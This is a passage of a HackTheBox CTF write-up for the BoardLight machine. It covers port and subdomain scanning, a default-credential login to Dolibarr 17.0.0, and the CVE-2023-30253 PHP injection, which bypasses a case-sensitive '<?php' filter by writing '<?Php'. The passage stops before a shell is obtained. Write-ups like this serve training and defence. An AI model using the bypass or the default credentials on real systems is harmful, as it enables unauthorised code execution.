0xdf hacks stuff

Home About Me Tags Cheatsheets YouTube Gitlab feed



HTB: BoardLight

ctf hackthebox htb-boardlight nmap apache ubuntu feroxbuster ffuf subdomain dolibarr cve-2023-30253 enlightenment cve-2022-37706 oscp-like-v3

Sep 28, 2024

Boardlight starts with a Dolibarr CMS. I'll use default creds to get in and identify a vulnerability that allows for writing raw PHP code into pages. I'll abuse that to get a foothold on the box. The next user's creds are in a config file. To get to root, I'll abuse a CVE in the Enlightenment Windows Manager. There are POC scripts for it, but I'll do it manually to understand step by step how it works.

Box Info

Name	**BoardLight** Play on HackTheBox
Release Date	25 May 2024
Retire Date	28 Sep 2024
OS	Linux
Base Points	**Easy [20]**
Rated Difficulty	
Radar Graph	
👤 1st Blood	00:09:56 celesian Guru Rank: 248 852 ★ 1322 hackthebox.com
# 1st Blood	00:36:31 NLTE Guru Rank: 62 1790 ★ 1344 hackthebox.com
Creator	cY83rR0H1t Elite Hacker Rank: 878 0 ★ 371 hackthebox.com

Recon

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP (80):


```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.11
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-31 06:55 EDT
Nmap scan report for 10.10.11.11
Host is up (0.092s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 5.99 seconds
oxdf@hacky$ nmap -p 22,80 -sCV 10.10.11.11
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-31 06:56 EDT
Nmap scan report for 10.10.11.11
Host is up (0.092s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds
```

Based on the OpenSSH and Apache versions, the host is likely running Ubuntu 20.04 focal.

Website - TCP 80

Site

The website is for a cybersecurity company:




WELCOME TO

BOARDLIGHT

BoardLight is a cybersecurity consulting firm specializing in providing cutting-edge security solutions to protect your business from cyber threats

The page has a contact us form, but it doesn't send data anywhere. There is an email address at the bottom:



About Shop

123 Main Street, Anytown, UK

+01 1234567890

info@board.htb

I'll note the domain, `board.htb`. I'll add that to my `/etc/hosts` file, though the page at `http://board.htb` is the same as loading it by IP.

The links at the top of the page go to different pages, `about.php`, `do.php`, and `contact.php`, but they only load portions of the main page with the same header and footer.

Tech Stack

The site is based on PHP based on the file extensions of the pages. There's no additional useful information in the HTTP response headers:

```
HTTP/1.1 200 OK
Date: Fri, 31 May 2024 10:57:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 15949
Connection: close
Content-Type: text/html; charset=UTF-8
```

A 404 page simple returns the default Apache 404. For an existing page that ends with `.php`, there's a different 404:

```
HTTP/1.1 404 Not Found
Date: Wed, 25 Sep 2024 16:49:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 16

File not found.
```

That's a default for PHP-FPM, which is PHP implementation of the process that takes requests from Apache and handles running `php` on the right page.

Directory Brute Force

I'll run `feroxbuster` against the site, and include `-x php` since I know the site is PHP:

```
oxdf@hacky$ feroxbuster -u http://10.10.11.11 -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.9.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.11.11
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.9.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        1l        3w       16c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      308c http://10.10.11.11/css => http://10.10.11.11/css/
301      GET        9l       28w      311c http://10.10.11.11/images => http://10.10.11.11/images/
301      GET        9l       28w      307c http://10.10.11.11/js => http://10.10.11.11/js/
200      GET      517l     1053w    15949c http://10.10.11.11/
200      GET      294l      635w     9426c http://10.10.11.11/contact.php
200      GET      280l      652w     9100c http://10.10.11.11/about.php
200      GET      517l     1053w    15949c http://10.10.11.11/index.php
200      GET      294l      633w     9209c http://10.10.11.11/do.php
[####################] - 2m    120000/120000  0s      found:8       errors:67942
[####################] - 2m     30000/30000   184/s   http://10.10.11.11/
[####################] - 2m     30000/30000   183/s   http://10.10.11.11/css/
[####################] - 2m     30000/30000   183/s   http://10.10.11.11/images/
[####################] - 2m     30000/30000   183/s   http://10.10.11.11/js/
```

Nothing I didn’t know about already.

Subdomain Brute Force

Given the reference to the domain `board.htb`, I’ll use `ffuf` to brute force for any subdomains that might respond differently be setting the `Host` header:

```
oxdf@hacky$ ffuf -u http://10.10.11.11 -H "Host: FUZZ.board.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.11
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 419ms]
#www                    [Status: 400, Size: 301, Words: 26, Lines: 11, Duration: 114ms]
#mail                   [Status: 400, Size: 301, Words: 26, Lines: 11, Duration: 98ms]
:: Progress: [19966/19966] :: Job [1/1] :: 394 req/sec :: Duration: [0:00:56] :: Errors: 0 ::
```


The 400 errors on the two subdomains starting with "#" are not interesting, but `crm` is! I'll add this and the original domain to my `/etc/hosts` file:

```
10.10.11.11 board.htb crm.board.htb
```

crm.board.htb

Site

The site is a login page for an instance of Dolibarr ERP/CRM:



Dolibarr 17.0.0


Dolibarr is an open-source enterprise resource planning (ERP) and customer relationship management (CRM) platform, with source available on GitHub.

The version 17.0.0. is given just above the form div.

Auth

Searching for default Dolibarr creds, there are many forum posts mentioning a couple different options. Some older posts like this and this suggest admin / admin. This post suggests admin / changeme123.


admin / admin works, though interestingly it seems this user is not an admin user:



Access denied.
You try to access to a page, area or feature of a disabled module or without being in an authenticated session or that is not allowed to your user.

Current login: **admin**
Permission for this login can be defined by your Dolibarr administrator from menu Home->Users.Note: clear your browser cookies to destroy existing sessions for this login.

Most of the features are grayed out, but I can create websites:




No website has been created yet. Create one first.

Shell as www-data

CVE-2023-30253

Identify

On Boardlight's release, searching for "dolibarr 17.0.0 exploit" returns a single post from May 2023 about CVE-2023-30253:



dolibarr 17.0.0 exploit

Swascan
https://www.swascan.com › security-advisory-dolibarr-1...

Dolibarr 17.0.0 PHP Code Injection (CVE-2023-30253)

May 29, 2023 — Swascan Offensive Security Team has identified a **vulnerability** on **Dolibarr 17.0.0**. The **vulnerability** can be tracked with id CVE-2023-30253.


By the time this is retiring, there are many POC scripts available.

Details

This blog post from Swascan describes the vulnerability. A user with the "Read website content" and "Create/modify website content (html and javascript content)" privileges is able to get "remote command execution via php code injection bypassing the application restrictions". That is to say, a user is not supposed to be able to create PHP pages, but this vulnerability allows them to.

POC

The application tries to block users adding PHP code to web pages. If I create a site and a page, and try to save with PHP, it errors:




You don't have permission to add or edit PHP dynamic content in websites. Ask permission or just keep code into php tags unmodified.

Page:
[page 001] 0xdf - ...
SAVE AND STAY
SAVE
CANCEL
Help on specific syntax tips
HTML Source - Show more/less lines

```
<!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="true"
<section id="mysection1" contenteditable="true">
</section>

<?php phpinfo(); ?>

```

That said, the keyword being checked for is case sensitive. If I change that to `<?Php phpinfo(); ?>`, it saves just fine:



